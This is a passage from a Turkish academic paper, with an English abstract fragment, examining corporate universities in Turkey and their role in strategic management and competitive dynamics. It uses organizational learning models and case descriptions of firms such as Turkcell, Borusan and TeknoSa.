strategic information management system developed to transform business units into learning organizations internalizing the processes of learning and change agency, rather than a brick-cement facility.

Corporate university is a strategic human resource practice of relatively recent recognition, the first Turkish prototype of which was established by Mudo Textile Co. in 1999. There exists a broad literature on the idea of corporate university and its general principles. However, studies highlighting the strategic competitive dimension of corporate universities and evaluating the Turkey practices from a competitive dynamics perspective were not encountered. In this sense, this study aims to put forward whether corporate universities in Turkey could be considered among the dynamic structures providing competitive advantage during strategic management processes. The appropriateness of applying this foreign origin term for Turkey practices is discussed through comparisons with an emphasis on loose-tight points and the corporate universities as dynamic processes providing competitive advantage are set in a new equation.

Keywords: Strategic Management, Competitive Dynamics, Corporate University, Organizational Learning, Turkey

Jel Classification Codes: M12, M54

* Manisa Celal Bayar Üniversitesi, İ.İ.B.F., İşletme Bölümü, Muhasebe Finansman A.B.D Öğretim Üyesi

** İletişim kurulacak yazar, Manisa Celal Bayar Üniversitesi, İ.İ.B.F., İşletme Bölümü, Muhasebe Finansman A.B.D Öğretim Üyesi, burak.ozdogan@cbu.edu.tr

1. Giriş

Yıkıcı yaratıcı/yaratıcı yıkımların ve öngörülmesi güç, değişken ve istikrarsız oluşumların hüküm sürdüğü, geceden sabaha değişen rejimler ve devrilen liderler gibi yapısal eksen kaymalarının, radikal biçimde evrilen ideolojiler ile paradigmaların ve acımasız bir yetenek avının başı çektiği günümüz dünyasında öğrenme bir seçenektir ziyade stratejik bir zorunluluk ve kaçınılmazlıktır. Öğrenen organizasyonlar ve örgütsel öğrenme konusu Peter Senge'in 1990 yılında *The Fifth Discipline: The Art and Practice of the Learning Organization* adlı kitabını yayınlamasından bu yana çok sayıda çalışmaya konu olmuş ve farklı modellemelerle geliştirilerek son formuna Şirket Akademileri şeklinde kavuşmuştur (öğrenme ve örgüt konusunda ayrıca bkz. Polanyi, 1958; Penrose, 1959; Hayek, 1945; March, 1963; Nelson ve Winter, 1982; Argyris ve Schön, 1978; Nonaka, 1994). Önceleri personel yönetimi çatısı altında araştırma konusu yapılan öğrenme ve öğrenen organizasyonlar, zamanla örgüt stratejilerinin bir bileşeni olarak ele alınmaya başlanmış ve bilgi teknolojilerinin gelişmesiyle ikincil bir örgüt unsuru olmaktan öte stratejik önem arz eden bir üstünlük kalemi ve interdisipliner bir çalışma alanına evrilmiştir. Örgütsel öğrenmenin zihinsel (DeFillippi ve Ornstein, 2005; Dodgson, 1993), sosyal (Gherardi vd., 1998; Lave ve Wenger, 1991), davranışsal (Cyert ve March, 1963) ve teknik (Huber, 1991; Levitt ve March, 1988) unsurları kapsayan çok boyutlu çerçevesi, konunun örgüt içerisindeki bireysel ve ortak eylemleri ve birikimleri kapsamını sağlarken statik anlamdaki “edinilmiş bilgi”den ziyade dinamik tabanlı ve uygulamaya yönelik “öğrenme” ve değişimi ifade eden “enformasyon” kavramlarına dayanmasına yol açmaktadır. *Öğrenmenin stratejileşmesi* sürecinin bir halkası olarak örgütsel öğrenme ve stratejik bir öğrenen organizasyon uygulaması olarak şirket akademileri, bilgi ekonomisinin sorunlarına çağdaş bir çözüm arayışı olarak nitelendirilebilir.

Crossan ve Berdrow (2003) örgütsel öğrenme ile stratejik yenilenme arasındaki ilişkinin somutlaştırılması gerektiği noktasına vurgu yaparak bu boşluğu doldurmak adına Kanada Posta Şirketi üzerinde vaka incelemesine dayanan bir saha çalışması yaparak bilgi teknolojilerinin örgütsel performans üzerindeki pozitif etkisine dair kanıtlar ortaya koymuşlardır. Örgütsel öğrenme süreçlerini çevreleyen gizemli halkayı yok etmeyi iddia ettikleri çalışmalarında bu araştırmacılar, örgütsel öğrenmenin geleneksel anlamda deneme-yanılma yoluyla gerçekleştirilen, kendiliğinden gelişen, tesadüfî ve rastgele süreçler olarak algılandığını ve rasyonel seçim, karar verme ve stratejik bilinçle bağdaştırılmaktan uzak kaldığını belirtmişlerdir. Örgütsel öğrenmeyle ilgili farklı bilişsel seviyelerde öne çıkan çeşitli süreçleri ve sonuçları açıklayan farklı modeller geliştirilmiştir. Şekil 1’de görüldüğü üzere Crossan, White ve Lane (1999), örgütsel öğrenme/yenilenme çıktılarını birey, grup ve örgüt seviyelerinde sezgisel, yorumsal, entegrasyon ve kurumsal süreçler üzerinden tanımlamışlardır.

Şekil 1. Örgütlerde Öğrenme/Yenilenme (4I Modeli)

Seviye	Süreç	Girdiler/Çıktılar
Birey	Sezgisel	Tecrübe Şekiller Metaforlar Dil
	Yorumsal	Zihin Haritası Sohbet/Diyalog
Grup	Entegrasyon	Paylaşılan anlayışlar Karşılıklı uyum
		Etkileşimli sistemler Rutinler
Örgüt	Kurumsal	Teşhis sistemleri Kural ve prosedürler

Kaynak: Crossan, Lane, ve White (1999) *Intuiting, Interpreting, Integrating, Institutionalizing (4I)*

Sezgisel öğrenme, kişisel tecrübe havuzunda var olan örüntülerin ve ihtimallerin bilinç öncesinde teşhisidir. Yorumsal öğrenme bir iç görünüm veya bir fikrin diğerlerine anlatılmasıdır ve söz-öncesinden sözlüye doğru ilerleyen doğrultuda dilin kullanımını gerektirir. Entegrasyon, insanlar arasında paylaşılan anlayışların oluşturulmasını ve koordine edilmiş eylemlerin karşılıklı uyumlaştırmaya dönüştürülmesini ifade eder. Diyalog ve ortak eylem paylaşılan anlayışların oluşturulmasında kritik önem taşır. Bu süreç informal yapısından sıyrıldığındaysa kurumsal bir niteliğe bürünecektir. Bu anlamda kurumsal öğrenme, bireyler ve gruplar seviyesinde gerçekleşen öğrenmenin

örgütün sistemlerine, yapılarına, prosedürlerine ve stratejilerine yayılmasını ifade eden süreçtir. Şirket akademileri ilgili modelin 3. seviyesine denk gelen “örgüt” düzeyinde 4. süreçte ifade edilen “kurumsal öğrenme” ye karşılık gelen yapılanmalardır. Birey ve grup düzeylerindeki görece daha dar çerçeveyi aşan ve aynı zamanda bu süreçleri de kapsayan örgütsel öğrenme basamağında öğrenme rutinleri, öğrenmeye konu olan sistemler ve öğrenme sürecini belirleyen kural ve prosedürler yer almaktadır. Örgüt bazında öğrenme, mikro seviyedeki bireysel ve gruplar düzeyindeki bireyler arası öğrenmeye standardizasyon getiren ve kurumsallık katan bireyler ve birimler üstü öğrenmeyi ifade eder.

Sheng-Hsun (2007) örgütsel öğrenme ve strateji bağlantısına bilgi-temelli kaynakların inovasyona yol açma kapasitesi açısından eğilmiştir. Maddi olmayan varlıkların örgütsel yeniliklere dönüştürülmesini sağlayan mekanizmaların neler olabileceği sorusuna yanıt arayan araştırmacı bilgi-temelli kaynaklar, bilgi yönetimi ve stratejik şebeke perspektiflerini sentezleyen bir model önermektedir. Bu modele göre insan sermayesi, örgütsel öğrenme ve şebeke kaynakları arasındaki etkileşimler örgütsel inovasyona yol açar ve örgütün yenilik yaratma kapasitesini artırır. Genişletilmiş fırsat havuzları aracılığıyla firmalar, öğrenmeyi kazanca çeviren ürünler ve süreçler yaratabilecektir. Levinthal ve March (1993), örgütsel öğrenme süreçlerinde “öğrenme miyopisi” olarak tanımladıkları uzak zamanları, uzak mesafeleri ve başarısızlıkları önemsememe ya da göz ardı etme eğilimini ele aldıkları çalışmada bilgi stoklarından söz eder. Bilgi envanteri mantığına göre firmalar, karşılaşmaları muhtemel sorunlara çözüm üretmelerini sağlayacak bilgileri stoklarında hazır olarak bulundurdıkları müddetçe rekabet edebilirliklerini garantilemiş olacaklardır. Amit ve Schoemaker (1993) kaynak temelli görüşe göre bir firmanın *stratejik varlıklarının* (pozitif dışsallıklar) şu nitelikleri taşıması gerektiğini iddia eder; *tamamlayıcılık, nadirlik, ticaretinin yapılmasının zorluğu, taklit edilemezlik, stratejik endüstri faktörlerine karşılık gelme, dayanıklılık, uygunluk ve ikame edilemezlik*. Bu stratejik varlık tabanını muhafaza etmenin yegâne yolu bilginin yönetimidir. Zander ve Kogut (1995) ise firmaya özgü bilginin 5 temel özelliğinden söz eder; *kodlanabilirlik, öğretilebilirlik, karmaşıklık, sistem bağımlılık ve ürün gözlemlenebilirliği*. Buna göre, bir firmanın sahip olduğu rekabet avantajı yaratma kapasitesi, bu kapasitenin derecesini ifade eden bu beş unsurla paralellik gösterecektir. Milton (2003), Öğrenen Organizasyon Boyutları Ölçeğini kullanarak yaptığı saha araştırmasında örgütlerin, uzun dönemli amaçlarına ulaşmak için öğrenen organizasyon olmanın gerektirdiği eylemleri stratejik öncelikleriyle bağdaştırmaları gerektiği sonucuna ulaşmıştır ve öğrenme ve strateji arasındaki etkileşimin faaliyete dönüştürülmesini sağlayan şu denklemi formüle etmiştir; $\text{Öğrenme} + \text{Strateji} + \text{Eylem} = \text{Stratejik Öğrenme}$. Bu formül öğrenmeyi eyleme dökülebilir kılmanın açık bir ifadesidir. Çalışmamıza konu olan kar amaçlı örgütlerde nihai amaç maliyet liderliği veya inovasyon gibi belirli stratejik süreçleri kullanarak değer yaratmak ve böylece rekabet üstünlüğü kazanmak olduğundan, öğrenmenin pratikleştirilmesi ve uygulamada maddi sonuçlar üretme kapasitesine sahip olması arzulanmaktadır. Bu anlamda şirket akademileri öğrenmenin elle tutulur sonuçlara dönüştürüldüğü mutfaklar olarak tahayyül edilebilir. Stratejik öğrenmeye konu olan öğrenme materyali ürettiği ya da yol açtığı sonuç üzerinden değerlendirileceğinden şirket akademilerinin öğrenme ham maddesini işleyerek rekabet gücü sağlayan nihai mamul üretme mekanizmaları olduğunu söyleyebiliriz.

2. Şirket Akademileri

Şirket akademileri, firmaların uzman bir iş gücünü ve bunun ötesinde çağdaş anlamda entelektüel sermayelerini günün gereklerine cevap verebilen yeteneklerle donatmak adına kurdukları ve eğitim-geliştirme süreçlerini kendi stratejik planlarına dâhil ettikleri operasyonel birimlerdir. Şirket akademilerini bir eğitim kurumu olarak tanımlayan yazarlara ek olarak bu oluşumları bir süreç olarak nitelendirenler de bulunmaktadır (APQC, 2000). Şirket akademileri iş dünyasının, toplumu şekillendiren bilgi ve teknoloji sistemlerindeki hızlı gelişime verdikleri bir tepkidir (Gould, 2005). Çalışanların, müşterilerin ve tedarikçilerin, genel anlamda değer zincirinin tüm halkalarının eğitim ihtiyaçlarını uyumlaştırma ve koordine etme ihtiyacını karşılamaya odaklı stratejik şemsiye birimler olan şirket akademileri, bağlı oldukları sistemlerin uzmanlık ve yenilenme ihtiyaçlarını karşılamakla yükümlüdürler (Meister, 1998). Şirket akademilerine duyulan ihtiyacın temeli, bilginin gittikçe kısalan raf ömrüne ve klasik anlamda üniversitelerin hızla değişen işletme ihtiyaçlarına cevap verme ve adaptasyonda yetersiz kalmalarına dayandırılmaktadır. Çalışan eğitiminin işletmenin vizyonu ve hayatta kalma stratejileriyle pozitif bağlantısı örneklerle sabittir (bkz. McDonalds Hamburger Üniversitesi, Disney Üniversitesi, Boeing Liderlik Merkezi, FORDSTAR, Motorola Üniversitesi, Dell Üniversitesi, GM Akademi, Toyota Akademi, Turkcell Akademi, Siemens Akademi, TeknoSA Akademi, Yapı kredi

Akademi vd.). Ekonomik değer üretimi anlamında ise, öğrenme gereksinimlerinin ortaya konulması, sürekli gözden geçirilmesi ve iyileştirilmesi ve yeni gereksinimlere cevap verecek taze uygulamaların oluşturulması yoluyla şirket akademilerinde sözcükler sermayeye dönüştürülür. Şirket akademilerinde belirlenen gelecek odaklı şirket yetenekleri rekabet avantajı sağlaması beklenen stratejik yatırımlar olup bu yetenekleri geliştirme faaliyetleri akademilerin önceliklerini oluşturur. Eccles (2004) kurum üniversitelerinin yalnızca etiketten ibaret olmayan ve öğrenme kültürünün özünde yatan stratejileri şekillendiren esnek yapılanmalar olduğunu belirtmiştir. Şirket akademilerinin fiziki yerleşkelerden oluşan geleneksel eğitim süreçleri izleyen somut ortamlar olabileceği gibi sanal keşif ve küme sunucularından oluşabileceği de ayrıca dikkate alınmalıdır (Kaeter, 2000). Şirket akademilerine ayrılan kaynaklar ve delege edilen yetki de akademilerin stratejik önemini artıran unsurlardır. Şirket akademilerinin artı değer yaratan stratejik ortaklar olarak ortaya çıkmasıyla ideal dünya-çapında kurum üniversitesi modeli geliştirilmiş ve bu modelde tanımlanan şirket akademilerinin öne çıkan bir takım özellikleri sıralanmıştır. Prince ve Beaver (2000)'a göre kurumsal öğrenme faaliyetlerinin kurumsal stratejik gereksinimlerle bağdaştırılması, kurumsal öğrenme faaliyetlerinin artan oranlarda sofistike yetkinlik modellerine dayandırılması, kurumsal öğrenmenin temel amaç olarak kurum içerisinde paylaşılan vizyonun aracı haline gelmesi ve kurum üniversitesinin bireysel öğrenmeyi örgütsel öğrenmeye dönüştüren bir laboratuvar olarak faaliyet göstermesi gerekliliklerinden ötürü şirket akademileri ortaya çıkmıştır. Bailey (2012)'e göre şirket akademileri belli bir öğrenme ve büyüme kültürünün yaratılmasını sağlayarak zamanla her ofiste var olan sanal organizasyonlara dönüşeceklerdir.

Şirket akademilerini insan kaynakları yönetiminin eğitim ve geliştirme fonksiyonun ötesine taşıyan gelişme profilini genişletme, bilgiye ulaşım ve bilginin dağıtımını kolaylaştırarak öğrenmenin değer, katkı ve önemini artırma, uygun ve zamanında insan kaynakları yönetimi ve geliştirilmesini sağlama ve ikincil örgütler ve bireylerle işbirliği oluşturulmasına imkân sağlayarak mevcut örgütsel yöntemlerin sorgulanmasına zemin hazırlama gibi kritik nitelikleri de olabilir.

Şirket akademileriyle ilgili olarak “*Şirket Akademileri Çarkı*” modelini geliştiren Prince ve Stewart (2002)'a göre birbirinden çok farklı özelliklere sahip olan dünyanın farklı yerlerinde faaliyet gösteren şirket akademilerinin belli başlı 4 temel ortak özelliği bulunmaktadır; *bilgi sistemleri ve süreçleri, şebeke ve ortaklık süreçleri, öğrenme süreçleri ve insan süreçleri*. Bu modele göre dünyanın neresinde yer alırsa alsın ve ne tür kaygılarla kurulmuş olursa olsun, belli bir kurumun eğitim ihtiyacını strateji odaklı karşılama davasını güden tüm yapılanmalar bilgi sistemlerden yararlanırlar, paydaş kurumlarla işbirliği kurarlar ve insan paydasında birleşirler. Qiao (2008), Çin Şirket Akademileri üzerine yaptığı ampirik araştırmada, Amerikan şirket akademilerine kıyasla Çin’de faaliyet gösteren akademilerin içsel bilgi yönetimine daha fazla önem verdiğini ortaya koymuştur. Ayrıca bu çalışma sonucunda kurum üniversitelerinin faaliyetlerinin genellikle 3 farklı öncelikten biri etrafında şekillendiği görülmüştür. Örneğin Huawei Üniversitesi’nde faaliyetler ihtiyaç analizi, program tasarımı ve dağıtım gibi anahtar gelişim süreçleri etrafında toplanırken Ericson Akademi ve UTstarcam Üniversitesi’nde faaliyetler, hedef müşteri kitlesine (çalışanlar ve dış müşteriler gibi) paralel olarak düzenlenmektedir. Öğrenmenin etkinlik derecesinin ölçülmesinin zor olması ve şirket akademilerinin makro düzeyde örgüte katkısının belirlenmesinin güçlüğü, ilgili alandaki çalışmaların karşılaştığı kısıtlılıkların başında gelmektedir. Deiser (Hilse ve Nikolai, 2004; Deiser, 1998), şirket akademisi sayesinde o güne kadar üst yönetim kademelerinin tekelinde bulunan stratejik yönetim süreçlerinin bir anda şirket tabanına devrimsel bir yayılma ile nüfuz edeceğini iddia etmektedir. Bu görüşe göre, öğrenme süreçleriyle ilgili algının değişmesi strateji süreçlerine de yansıtacak ve strateji söyleminin kurumsallaştırılmasına ve stratejik yenilenmeye uygun bir zemin yaratılabilecektir. Hilse ve Nicolai (2004), yaklaşık 1000 farklı Alman şirket akademisi üzerinde yaptıkları survey araştırmasına öncülük edebilecek mevcut bir ampirik data bulamadıklarını vurgulamış ve Almanya’da faaliyet gösteren şirket akademilerinin yaygınlığını ve organizasyon yapılarını incelemişlerdir. Çalışmanın sonucunda, çalışan sayısı fazla olan şirketlerin daha yüksek oranda şirket akademisi sahibi olduğu ve örgütleri şirket akademisi kurmaya yönelten başlıca nedenin yönetim potansiyelini geliştirmek olduğu bulunmuştur. Yönetim potansiyelini geliştirmeyi, stratejinin genişlemesi, stratejik tehditler, değişim süreçleri ve bilgi yönetimi ile işletme-öğrenme entegrasyonu takip etmektedir. Çalışan sayısı az olan şirketler çok olanlara kıyasla öğrenme süreçlerini ve programlarını kişi temelli belirlerken, büyük çaplı şirketler stratejik yenilenme odaklı hareket etmektedir. Çalışmaya konu olan şirketlerden Lufthansa Havayolu Şirketinde faaliyet gösteren İşletme Okulu’nda düzenlenen “*stratejik ve kültürel diyaloglar*” aracılığıyla üst düzey

yöneticiler ve çalışanlar bir araya getirilerek yukarıdan aşağıya (top-down), aşağıdan yukarıya (bottom-up) ve çapraz (diagonal) yönlü strateji ve değişim odaklı iletişim ağlarının oluşması teşvik edilmektedir. Böylece stratejik yönetime malzeme olabilecek yenilikçi fikirlere ve iyileştirmelere verimli bir habitat yaratılması hedeflenmektedir. Esasen şirket akademisi, örgütsel veya stratejik öğrenme hareketi sürecinde içerik olarak baktığımızda iskelet yapı ve yapılandırıcı unsur görevi görecektir ve süreç olarak baktığımızda bu öğrenmenin nasıl yapılandırılacağına dair yol haritası ve plan (blueprint) rolü oynayacaktır.

Şirket akademilerinin ilk örneği 1927 yılında General Motors tarafından kurulmuştur. GM Akademi'nin kurulmasından uzun bir süre sonra 1950'lerde Disney Üniversitesi faaliyete geçmiştir. Bertelsmann AG, DaimlerChrysler AG, Deutsche Bank AG, Lufthansa AG, Messer Group gibi şirket akademilerinin öncüllerini bünyesinde barındıran birçok şirket uluslararası ölçekte çalışan şirketlerdir. 1961 yılında McDonalds Hamburger Üniversitesi kurulmuştur. 80'den fazla ülkede faaliyet gösteren NCR Corporation 1997 yılında NCR Üniversitesini kurmuştur. 2005 yılında kurulan Siemens Akademi kâr amacı güden bir kuruluştur. Akademinin misyonu Türkiye'de nitelikli işgücü yaratmak, Türkiye'de alternatif eğitim sağlamak ve işletmelerde inovasyon yaratmak olarak bildirilmiştir ve sadece çalışanlara değil müşteriler, özel ve kamu kurumları, üniversiteler, STK'lar, öğrenciler ve şahıslar Siemens Akademi'nin hedef kitlesi arasındadır. NYSE'ye kote ilk Türk şirketi olan Turkcell'in 1999 yılında kurulan akademisi Turkcell Akademi, CorpU, Harvard Business Publishing ve Gartner ile işbirliği yaparak üniversite-sektör işbirliğinin bir adım ötesine geçmiş ve stratejik partnerleri arasına şirket akademileri konusunda uzman bir firmayı, markalaşmış bir üniversitenin yayınevini ve kurumsal gelişim konusunda uzman bir çözüm ortağını da eklemiştir (<http://www.turkcellakademi.com.tr/Pages/Anasayfa.aspx>). E-öğrenme platformu aracılığıyla sanal eğitim ve gelişim imkânı da sunan Turkcell Akademi webinarlar, mobil eğitim hizmetleri ve web tabanlı gelişim platformları aracılığıyla paydaşlarına ulaşmaktadır. Örneğin üçüncü kişilerin online erişimine açık olan Turkcell GSM Teknolojileri e-eğitimi ile GSM hakkında her şey üç boyutlu görsel öğeler ve sanal gerçekliklerle zenginleştirilmiş sunumlarla öğrenen tarafı öğrenme sürecine dahil eden bir sistem içerisinde aktarılmaktadır. Çalışanı zaman ve mekan olarak kısıtlamayan bu öğrenme sürecinin sağlayacağı net rekabet avantajını ölçmenin zorluğunu bir tarafa bırakırsak, rakip firmalardan ziyade ilgili firmanın bu girişimi gerçekleştiren taraf olması başlı başına bir prestij konusudur. Deneyimsel pazarlama alanına da giren bu hizmet Turkcell Akademi'nin geniş paydaş yelpazesine hitap eden uygulamalarından biridir.

Diğer bir büyük GSM şirketi Vodafone'un şirket akademisi olan Vodafone Red Academy, ilk adım oryantasyon programları, satış-finans-pazarlama-teknoloji-müşteri hizmetleri akademileri, iç eğitimlik uygulaması, red minutes seminerleri gibi yöntemlerle şirketin kaynaklarını değere dönüştürmeye çalışmaktadır (<http://www.vodafone.com.tr/VodafoneHakkinda/egitim-gelisim.php>). “Öğrenen ve öğreten bir kültür yaratmak” mottosundan hareketle işe koyulduklarını belirten Vodafone Red Academy, uygulamada genç bir yapılanma olmasına karşın üniversitelerle işbirliği içerisinde düzenledikleri etkinliklerle hem üniversitenin bilgi birikiminden faydalanma hem genç üniversitelilere kurumu tanıtmaya ve genç yetenekleri keşfetme hem de mevcut bilgisini dış paydaşlarla paylaşma yoluna giderek stratejik anlamda tüm tarafların kazançlı çıkacağı bir politika izlemektedir. Akademinin web sitesinde Avea Mobil Akademi kendi misyonunu şu şekilde ifade etmektedir; “*Avea Mobil Akademi, çalışanlarının eğitim ihtiyacını karşılamak için oluşturulmuş Mobil Eğitim Platformudur*” (<http://www.aveamobilakademi.com/>). Avea Red Akademi tüm paydaşların eğitim ve gelişim ihtiyacını karşılamak amaçlı oluşturulmuş bir yapılanma değildir ve “akademi” ismini imaj yönetimi amaçlı taşımaktadır. Dünya çapında şirket akademisi kapsamında değerlendirildiğinde Turkcell Akademi'nin uluslararası işbirlikleri ve mevcut tanınırlığı ve marka bilinirliği göze alındığında birinci sınıf şirket akademisi olma yolunda daha üst basamaklarda olduğu aşîkârdır. Aynı sektörde faaliyet gösteren şirketlere bağlı bu tarz şirket akademileri arasında gözle görülür rekabet ortaya çıkmaktadır ve Türk şirket akademileri artık rekabetle tanışmıştır. Bahsi geçen şirket akademileri kar amacı gütmemektedir ve bu durum da rekabet dinamiklerine negatif yönlü yansımaktadır, zira batı temelli şirket akademileri kar amaçlı olarak kurulduklarından ilgili piyasa doygun ve rekabet oldukça yoğundur.

İnci holding bünyesinde faaliyet gösteren İnci Akademi'nin kuruluş amacı şöyle ifade edilmektedir; “*Sadece kendi çalışanlarımıza eğitim vermek değil, iş dünyasının gelişimine, şirketlerin büyümesine katkı sağlayarak ve stratejik yaklaşım sergileyerek kurumsal bir akademi olmak*”

(<http://www.inciakademi.com/Default.aspx>). İnci Akademi, kişisel gelişim, liderlik, finans, teknik konular, satış ve felsefe alanlarında geniş kitlelere eğitim imkânları sunmaktadır. Akademi klasik anlamdaki üniversitelerin yaptığı biçimde araştırmalar yapmakta ve kendi makalelerini yayınlamaktadır. 2008 yılında kurumsal üniversiteler ve eğitim danışmanlığı veren şirketlerin katıldığı Cubic Awards (Corporate University Best in Class) kapsamında, 'Best New Corporate University ve 2011 yılında PERYÖN İnsan Yönetimi Ödülleri'nde Eğitim ve Gelişim Yönetimi Kategorisi'nde birincilik ödülünü alan Borusan Akademi, Borusan Holding çatısı altında faaliyet gösteren liderlik fakültesi, satış fakültesi ve 6 Sigma fakültesinden oluşan aktif bir yapılanmadır. 2006 yılında kurulan Borusan Akademi'nin fakülteleri dekanlar tarafından idare edilmekte ve her yıl yeni mezunlarını vermektedir (<http://www.myfikirler.com/universite-gibi-sirket-borusan-akademi.html>). 2005 yılında kurulan TeknoSa Akademi, Sabancı Holding'e bağlı elektronik perakendecisi TeknoSa İç ve Dış Ticaret A.Ş. çatısı altında faaliyet göstermektedir (<http://www.teknosa.com/KurumsalSayfalar/Turkce/TeknosaAkademi.aspx>).

TeknoSa Akademi, çalışan eğitimi ve gelişimine yönelik bir yapılanma ve öğrenme merkezidir. TeknoSa Akademi, Enocta tarafından tasarılan e-öğrenme portalı aracılığıyla şirket çalışanlarına günlük iş yapma süreçlerini kolaylaştıran eğitim hizmetleri sunmaktadır. Benzer sorunlara benzer çözümler üreten TeknoSa çalışanlarına özel bu eğitim sistemi çalışanların verimini artırmakta ve firmaya sektördeki rakiplerinin üzerinde avantaj sağlamaktadır. Aras Kargo A.Ş.'ye bağlı 2009 yılında faaliyete başlayan Aras Akademi platform mesleki ve kişisel gelişim eğitimleri ve bilinçlendirme seminerleri sunmaktadır. (http://www.araskargo.com.tr/web_18712_1/neuralnetwork.aspx?type=1530). Bu eğitimler çalışanların teknik bilgi, beceri ve mesleki gelişimlerini artırmaya yönelik, sektörel gelişmelerle ilgili bilgilendirme amacı güden niteliktedir. Aras Akademi'de mavi yakalı çalışanlara verilen eğitimler, klasik anlamda üniversite eğitimi almayan çalışanların akademi deneyimi tatmalarını sağlamaktadır. Meslek garantisi sunmayan diplomalı üniversite öğrenimine karşın mesleki gelişim sağlayan bu tarz bir sürecin çalışan açısından daha arzulanır olduğunu ve rekabet edebilirlik açısından firmaya taze kan getirmesiyle birlikte kazan-kazan sonucuna yol açtığını söyleyebiliriz. Prestijli bir üniversiteden edinilecek bir diplomanın sağlayacağı artı sosyal değer ve kültürel sermayeyi göz ardı etmemekle birlikte, şirket akademisinde kazanılacak nitelikler ve endüstriyel tecrübeyle gelen birikim daha az prestijli bir üniversiteden edinilecek herhangi bir belgeden çok daha yüksek pratik fayda getirecektir. 2008 yılında kurulan Yapı kredi Bankacılık Akademisi bankacılık, kişisel gelişim, liderlik ve sosyal sorumluluk alanlarında eğitim ve gelişim faaliyetleri sunmaktadır. Türkiye'nin ilk özel bankası olan İş Bankası A.Ş.'nin Yaşamkent eğitim merkezi her ne kadar "akademi" veya "üniversite" adını taşıyor olsa da Yapı kredi Akademi'ye benzer eğitimlerle kendi eğitim ihtiyacını tamamen kendisi karşılayan, basılı kaynaklarını kendi yazarlarına hazırlatıp İşbankası Yayınevi aracılığıyla yayınlayan ve terfi sistemini ilgili yayınlara dayalı sınavlara göre sürdüren bir yapılanmadır. Sektörün rekabet dinamikleri açısından yoğun yapısını göze aldığımızda bankacılık ve finans alanında faaliyet gösteren şirket akademilerinin ülkemizdeki en rekabetçi akademiler olduklarını söyleyebiliriz.


Türkiye'de şirket akademilerinin sahip olduğu özelliklerle ilgili olarak Selamet (2006) yüksek lisans tezinde Şekil II'de gösterilen kıyaslamalı tabloyu kullanmıştır. Şirket akademisinin fonksiyonu (iç müşteri-dış müşteri odaklı olma), yapısı (sanal-sınıf ortamı) ve fonlanması (kar amaçlı-dış destekli olup olmaması) gibi açılardan değerlendirildiği bu matriste Türk şirket akademilerinin 2006 yılı itibariyle uluslararası arenada etkinliklerinin bulunmadığı dikkati çekmektedir.

Şekil II: Türkiye’deki şirket akademilerinin özelliklerini gösteren matris

	Web	Kâr	Üniv. İşbirliği	Dış Destek	Dış Denetim	Başlangıç Tarihi	E-Öğrenme	Yurtdışı Bağlantısı	Uluslararası Üyelik	Akreditasyon	İç Müşteri	Dış Müşteri	Sertifika
Teknosa			X	X	X	Eylül 2005					X		X
Burger King	X			X		2006					X		X
Vitra	X					Aralık 2005	X				X		X
Turkcell			X			2001	X	X			X	X	X
Siemens	X	X	X			Ekim 2005		X			X	X	X
Orta Anadolu	X	X				Temmuz 2002	X					X	X
Mudo						1999					X		X

Kaynak: Selamet (2006). Şirket Akademileri ve Türkiye Uygulamaları adlı yüksek lisans tezi.

Kirkpatrick (1998) 4 Seviyeli Öğrenme Modeli’ne göre Türkiye’deki şirket akademilerinin sunduğu eğitim/geliştirme faaliyetlerinin sonuç alma kapasitesini ölçme bakımından henüz genç olduklarını ve transfer aşamasını henüz tamamlamadıklarını söyleyebiliriz. Bu piramidi hiyerarşik bir dizi olarak değerlendirmemiz gerektiğinden bir alt basamak tamamlanmadan üst basamaktaki sürece erişilemeyeceğini ve bütüncül bir çerçeveden bakıldığında etkin ve verimli sonuçlara ulaşmak için tepkiler, öğrenme ve transferin tamamlanmış olması gerektiği sonucuna varabiliriz.



Kirkpatrick 4 Seviye Eğitim Değerlendirme Modeli (Kirkpatrick 1998)

- I. Seviye Tepkiler:** Program değerlendirme formları, yüz yüze mülakat, katılımcı yorumları, interaktif eğitim sistemlerinin beğenilip beğenilmediğinin saptanması, bilgisayar destekli

ve sanal öğrenme imkânları, katılımcıların algıladığı değer ve işe yansıtma oranları gibi kriterler aracılığıyla katılımcıların eğitime dair tepkilerini ölçer.

- II. Seviye Öğrenme:** Katılımcının eğitimden neyi ne kadar öğrendiğini belirlemek amacıyla eğitim öncesi ve sonrası testler uygulanarak öğrenmenin derecesi belirlenir.
- III. Seviye Transfer:** Öğrenmeye konu olan materyalin iş görme süreçlerinde kullanılıp kullanılmadığını ölçer. Öğrenmenin pratiğe transferini ifade eder.
- IV. Seviye Sonuçlar:** Eğitim-geliştirme uygulamalarının sonuç alma kapasitesini ölçer.

3. Rekabet Dinamikleri

Chen ve Miller (2012) tarafından ele alındığı şekliyle rekabet dinamikleri diye adlandırılan çalışma alanının belirli tanımlayıcı özellikleri vardır. İlk olarak rekabet, dinamik ve etkileşimli bir süreçtir ve eylem/tepki ikilileri rekabetin temel bileşenleri olarak görülmektedir. İkincisi, rekabet dinamiklerinde firmaların karşılıklı eylemleri esastır; bunlar yeni ürün tanıtımı, reklam kampanyaları, yeni pazarlara girme, fiyat politikasında değişiklikler ve üretim hatlarının yerlerinin değişimi veya yeniden tasarımı gibi gerçek eylemlerdir. Bu yaklaşım stratejik yönetim araştırmalarında sıklıkla başvuru alan finansal istatistikî raporlardan yararlanma gibi soyut uygulamaların aksine gerçek eylem odaklılığın temelidir. Üçüncü olarak, firmaların ve rakiplerin ikili kıyaslamaları - konumları, amaçları, algıları ve kaynakları açısından-rakip analizinin merkezinde yer alır. Bu nedenle **görelilik**, yani firma stratejisinin ve firmanın pazar duruşunun rakip firmalarına kıyasla değerlendirilmesi söz konusudur. Rekabet dinamikleri, her bir firmanın kendine has kaynakları ve pazar duruşuyla eşsiz birimler olduklarını varsayar. Rekabet dinamikleri konusunda öne çıkan alt başlıklar rekabetçi etki ve tepki (Smith, Ferrier & Ndofo, 2001), ilk hamle avantajı (Wernerfelt, 1984), ortaklaşa rekabet (Gee, 2000), çoklu sektör rekabeti (Witteloostuijn, 1993), stratejik gruplar ve bölgesel kümeler olarak yazında yer almaya başlamıştır (Ketchen, vd., 2004). Günümüzde rekabet dinamikleri araştırmaları eylem/tepki ikilileri (action/response dyads), stratejik rekabet davranışları (strategic competitive behaviors), rekabetçi repertuarlar (competitive repertoires), kurumlar seviyesi rekabet ve kaynak analizleri (corporate level competitive and resource analysis) ve rekabet algıları (competitive perceptions) temaları altında ele alınmaktadır.

4. Şirket Akademileri ve Rekabet Dinamikleri

